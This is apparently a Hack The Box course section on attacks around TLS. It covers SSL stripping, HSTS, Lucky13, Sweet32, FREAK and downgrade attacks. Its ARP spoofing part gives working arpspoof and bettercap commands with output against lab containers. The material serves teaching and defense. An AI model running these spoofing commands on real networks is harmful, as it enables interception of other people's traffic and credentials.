

Further Attacks

SSL Stripping

Instead of attacking TLS directly, an attacker can also attempt to force a victim to not use HTTPS at all and instead fall back to the unencrypted and insecure HTTP. This can be achieved with an `SSL Stripping` attack (or `HTTP downgrade` attack). To execute such an attack, the attacker must be in a `Man-in-the-Middle (MitM)` position, meaning the attacker can intercept and inject messages between the client and server.

ARP Spoofing

The `Address Resolution Protocol (ARP)` is responsible for resolving physical addresses (such as MAC addresses) from network addresses (such as IP addresses). ARP poisoning or ARP spoofing is an attack that manipulates the normal ARP process to obtain a MitM position.

If two computers in a local network want to communicate, they need to know each other's MAC addresses. While they can obtain their corresponding IP addresses via DNS, ARP is responsible for obtaining the MAC addresses. Let's look at an example to better illustrate how ARP works on a basic level:

Let's assume Computer A wants to send a packet to computer B. Both computers are in the same local network. Computer A knows that computer B has the IP address `192.168.178.2`. To obtain its MAC address, computer A broadcasts an ARP request message in the local network. This request basically corresponds to the question: `Who is 192.168.178.2?`. Since it is a broadcast, all computers in the local network receive this message, including B. Computer B then responds with an ARP response message, containing the IP address and MAC address. This corresponds to the message: `I'm 192.168.178.2 and my MAC address is AA:BB:CC:DD:EE:FF`. Computer A can then use the MAC address to transmit the packet to B. A will then store the IP, MAC address pair in a local cache to avoid having to send the same request again if A wants to transmit more data to B.

In ARP spoofing, an attacker sends a forged ARP response message to an ARP request message intended for a different target. By doing so, the attacker impersonates the target. The victim stores the attacker's MAC address in its ARP cache instead of the intended target's MAC address. Because of that, the victim transmits all data intended for the target to the attacker, who now holds a MitM position between the victim and the target. ARP spoofing attacks can be difficult to detect, as they do not involve any changes to the network infrastructure or the devices on the network.

We can run an ARP spoof attack using the `arp spoof` command from the `dsniff` package, which can be installed from the package manager:

```
mayala@htb[/htb] $ sudo apt install dsniff
```

The program needs to be run as root. We have to specify the network interface and the IP address we want to impersonate. Let's assume we want to fool the docker container at `172.17.0.2` into thinking that we (running at `172.17.0.1`) are the target of `172.17.0.5`. We can spoof the ARP response by running:

```
mayala@htb[/htb] $ sudo arpspoof -i docker0 172.17.0.5
```

With this command, we periodically broadcast ARP responses saying that we are `172.17.0.5`. If the victim docker container now tries to contact the target of `172.17.0.5`, we successfully spoof the ARP request and fool the victim into thinking we are the target. We can verify this by showing the ARP cache on the victim. This can be done using the `arp` command:

```
mayala@htb[/htb] $ arp Address HWtype HWaddress Flags Mask Iface 172.17.0.1 ether 02:42:d4:13:6f:40 C eth0 172.17.0.5 ether 02:42:d4:13:6f:40 C eth0
```

We can see that the attack was successful because the cached MAC address of `172.17.0.5` is actually our MAC address. In Wireshark, the attack looks like this:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40
2	2.068445	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40
3	3.308874	02:42:ac:11:00:02	Broadcast	ARP	42	Who has 172.17.0.5? Tell 172.17.0.2
4	4.125956	02:42:d4:13:6f:40	Broadcast	ARP	42	172.17.0.5 is at 02:42:d4:13:6f:40

Another tool to run an ARP spoofing attack is [bettercap](#). We can run it in a docker container like so:

```
mayala@htb[/htb] $ docker run -it --privileged --net=host bettercap/bettercap --version bettercap v2.32.0 (built for linux amd64 with go1.16.4)
```

Let's look at an example similar to the `dsniff` example above. Since we are going to attack another docker container, we can drop the `--privileged --net=host` arguments. First, we are going to start an interactive `bettercap` shell:

```
mayala@htb[/htb] $ docker run -it bettercap/bettercap bettercap v2.32.0 (built for linux amd64 with go1.16.4) [type 'help' for a list of commands] 172.17.0.0/16 > 172.17.0.2 »
```

This time our target is running at `172.17.0.4`. `Bettercap` excludes internal IP addresses by default, so we need to set an extra option. We can do that and start the ARP spoofer like so:

```

172.17.0.0/16 > 172.17.0.2 » set arp.spoof.targets 172.17.0.4
172.17.0.0/16 > 172.17.0.2 » set arp.spoof.internal true
172.17.0.0/16 > 172.17.0.2 » arp.spoof on
172.17.0.0/16 > 172.17.0.2 » [13:23:19] [sys.log] [war] arp.spoof arp
spoofer started targeting 65534 possible network neighbours of 1 targets.

```

The output tells us that bettercap now spoofs all IP addresses in the target network of `172.17.0.0/16`. A quick look at the traffic in Wireshark confirms this. We can see that bettercap sends spoofed ARP responses to the victim for all IP addresses in the target range. This is done over and over again to find the correct timing to poison the victim's ARP cache:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.2 is at 02:42:ac:11:00:02
2	0.000037729	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.0 is at 02:42:ac:11:00:02
3	0.000042091	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.1 is at 02:42:ac:11:00:02
4	0.000052096	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.3 is at 02:42:ac:11:00:02
5	0.000058519	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.5 is at 02:42:ac:11:00:02
6	0.000062961	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.6 is at 02:42:ac:11:00:02
7	0.000067744	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.7 is at 02:42:ac:11:00:02
8	0.000072526	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.8 is at 02:42:ac:11:00:02
9	0.000076928	02:42:ac:11:00:02	02:42:ac:11:00:04	ARP	60	172.17.0.9 is at 02:42:ac:11:00:02

Lastly, let's look at the effect it has on our victim. Before we started the ARP spoofing attack, our victim's ARP cache looked like this:

```

mayala@htb[/htb] $ arp Address HWtype HWaddress Flags Mask Iface 172.17.0.1 ether
02:42:0e:65:ef:ce C eth0

```

After starting the attack, it has changed:

```

mayala@htb[/htb] $ arp Address HWtype HWaddress Flags Mask Iface 172.17.0.1 ether
02:42:ac:11:00:02 C eth0 172.17.0.2 ether 02:42:ac:11:00:02 C eth0

```

We can see that the MAC address corresponding to `172.17.0.1` has changed and now points to our attacker machine at `172.17.0.2`, thus we have successfully poisoned the victim's ARP cache. Furthermore, after stopping the attack in bettercap with `arp.spoof off`, bettercap automatically restores the victim's poisoned ARP cache to the previous state such that no further clean-up is required:

```


mayala@htb[/htb] $ arp Address HWtype HWaddress Flags Mask Iface 172.17.0.1 ether
02:42:0e:65:ef:ce C eth0 172.17.0.2 ether 02:42:ac:11:00:02 C eth0

```

SSL Stripping Attack

After obtaining a MitM position, an attacker might be able to execute an SSL stripping attack to prevent the victim from establishing a secure TLS connection with the target web server. Instead, the victim is forced to use an insecure HTTP connection that is unencrypted. Since the attacker is in a MitM position, he can read and manipulate all data transmitted by the victim.

Simply holding a MitM position and forwarding all data between the victim and the web server is not sufficient, however. Most web servers redirect an HTTP request to HTTPS to ensure that only encrypted communication takes place. In this case, the attacker would be unable to access the encrypted messages after the TLS session has been established. We can see an example of such an HTTPS redirect for `hackthebox.com` here:



```
Request
  1 GET / HTTP/1.1
  2 Host: hackthebox.com
  3 Upgrade-Insecure-Requests: 1
  4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.5369.125 Safari/537.36
  5 Accept-Encoding: gzip, deflate
  6 Accept-Language: en-US,en;q=0.9
  7 Connection: close
  8
  9

Response
  1 HTTP/1.1 301 Moved Permanently
  2 Date: Fri, 30 Dec 2022 14:10:38 GMT
  3 Connection: close
  4 Cache-Control: max-age=3600
  5 Expires: Fri, 30 Dec 2022 15:10:38 GMT
  6 Location: https://hackthebox.com/
  7 Vary: Accept-Encoding
  8 Server: cloudflare
  9 CF-RAY: 781b5c2d18c97a52-DUS
  10 Content-Length: 0
  11
  12
```

In an SSL Stripping attack, the MitM attacker forwards the initial HTTP request from the victim to the intended web server. The web server responds with a redirect to HTTPS. Instead of forwarding this response, the attacker himself establishes the HTTPS connection to the web server. After doing so, the attacker accesses the resource requested by the victim via his HTTPS connection and transmits it to the victim via HTTP. Thus, there are essentially two separate connections: an HTTP connection from the victim to the attacker, and an HTTPS connection from the attacker to the webserver. From the web server's perspective, all requests arrive via a TLS-encrypted tunnel, thus the connection is secure. However, the victim communicates with the attacker via unencrypted HTTP, such that the attacker can access all sensitive information the victim transmits, such as potential credentials or payment details.

Prevention

The HTTP Header `Strict-Transport-Security` (HSTS) can be used to prevent SSL Stripping attacks. This header tells the browser that the target site should only be accessed through HTTPS. Any attempt to access the site via HTTP is rejected by the browser or automatically converted to HTTPS requests. This prevents SSL Stripping attacks for all websites that have been visited at least once in the past. If the HSTS header was set, the browser prevents all HTTP communication with the web server such that there is no way for the MitM attacker to perform an attack.

Note: HSTS does not prevent attacks when visiting a site for the first time. This initial connection can still be sent via insecure HTTP, leaving the door open for an SSL Stripping attack.

The HSTS header is set to a value in seconds. This is the time the browser should store that the site can only be accessed via HTTPS. For instance, when accessing `https://www.google.com`, we receive the following response:

Code: http

```
HTTP/2 200 OK
Date: Thu, 29 Dec 2022 15:15:38 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000

<SNIP>
```

We can see the HSTS header in the response. It is set to 31536000 seconds, which is exactly one year. So, after accessing the website for the first time, all HTTP access is prevented for an entire year.

Additionally, websites can protect subdomains with the `includeSubDomains` directive. This tells the web browser to automatically connect to all subdomains using HTTPS, even if they have not been visited before. An example could look like this:

Code: http

```
HTTP/2 200 OK
Date: Thu, 29 Dec 2022 15:15:38 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains

<SNIP>
```

Cryptographic Attacks

Apart from the padding oracle and compression-based attacks on TLS, some attacks target the cryptographic algorithms directly. For the sake of completion, we discuss three such attacks here.

LUCKY13 Attack

The [Lucky13 attack](#) was reported in 2013 and exploits a timing difference in the MAC stage when the CBC mode is used. It is similar to padding oracle attacks. To prevent padding oracle attacks, TLS servers do not leak a verbose error message when the padding is incorrect.

Additionally, the server computes a MAC even if the padding was incorrect to avoid detectable timing differences that would also enable padding oracle attacks. The Lucky13 attack exploits the fact that this MAC computation also includes the incorrect padding bytes, making the MAC computation take slightly longer in some cases. This subtle timing difference can be enough to leak whether the padding was valid or not, potentially leading to a full plaintext recovery. This attack was patched in 2013 by most libraries, making up-to-date libraries a sufficient countermeasure. Today, Lucky13 attacks do not play a role in real-life engagements.

SWEET32 Attack

[Sweet32](#) is a `birthday attack` against the block ciphers in TLS. The goal of birthday attacks is to find a collision in block ciphers with short block lengths of 64 bit. Older TLS versions utilize such block ciphers, for instance `Triple-DES`. To successfully find a collision, an attacker needs to capture multiple hundred gigabytes of traffic, making the attack last multiple days. The TLS connection would have to be kept alive for the duration of the attack. The attack was reported in 2016 and, just like with Lucky13, most libraries patched the underlying issues. The best countermeasure is using TLS 1.3, as TLS 1.3 eliminated all weak block ciphers with short block lengths.

FREAK Attack

The [Factoring RSA Export Keys \(FREAK\)](#) attack exploits weak encryption that was supported in older TLS versions. SSL 3.0 and TLS 1.0 included `export` cipher suites. These cipher suites are deliberately weak to comply with regulations in the United States that restricted the export of strong cryptographic software. Since these algorithms were already considered weak back in the 1990s, they can easily be broken today due to short key lengths. Servers vulnerable to the FREAK attack still support such `RSA_EXPORT` cipher suites that are weak by today's standard and can be broken. Since export cipher suites were removed in TLS 1.2, a sufficient countermeasure is disabling support of TLS 1.1 and older.

Downgrade Attacks

Instead of attacking the more secure later versions of TLS, the target of downgrade attacks is to force a victim to use insecure configurations of TLS. That can either be an older, potentially weaker version of TLS or a flawed cipher suite. After successfully conducting a downgrade attack, an attacker can then focus on breaking the weaker configuration forced upon the client in a second attack step.

More specifically, downgrade vulnerabilities arise when TLS servers support multiple TLS versions to enable older clients that do not support the latest TLS version to communicate with the server as well. This can potentially be exploited by an attacker to force even clients that do support the latest TLS version to downgrade to an older, more insecure TLS version.

Cipher Suite Rollback

Cipher suite rollback attacks target SSL 2.0. That is because the list of cipher suites transmitted by the client and server during the handshake is not integrity protected with a MAC. It is therefore possible for a MitM attacker to intercept the `ClientHello` message and alter the list of cipher suites in such a way that a weak cipher suite is chosen, for instance by providing only export cipher suites. He can then forward the handshake message along and the handshake will proceed as normal. The connection established between the client and server will then use a weak cipher suite that can be broken by the attacker. SSL 3.0 and all TLS versions protect against cipher suite rollback attacks by including the list of cipher suites in the MAC of the final message of the handshake, thereby providing integrity protection. That way, changes made by a MitM attacker are detected before the handshake is concluded, leading to an alert and a failed connection establishment.

TLS Downgrade Attacks

The target of TLS downgrade attacks is to force the client into using an older and potentially weak TLS version for the connection with a server. A MitM attacker can achieve downgrade attacks by continuously interfering in the TLS handshake and dropping packets, resulting in a handshake failure. After a few failed handshake attempts for TLS 1.2, browsers may fall back to TLS 1.1 for connection establishment. The attacker can repeat this process until the victim's browser attempts to establish a connection using the desired TLS version. Interestingly, this is undocumented behavior of web browsers, though it was found to work in the past.

Exploits for attacks like POODLE and FREAK utilize a downgrade attack as part of their attack chain to target servers running secure TLS versions that still support older, vulnerable TLS versions such as SSL 3.0. To prevent downgrade attacks entirely, support for old TLS versions should be removed completely.

Note: TLS downgrade attacks are different from HTTP downgrading.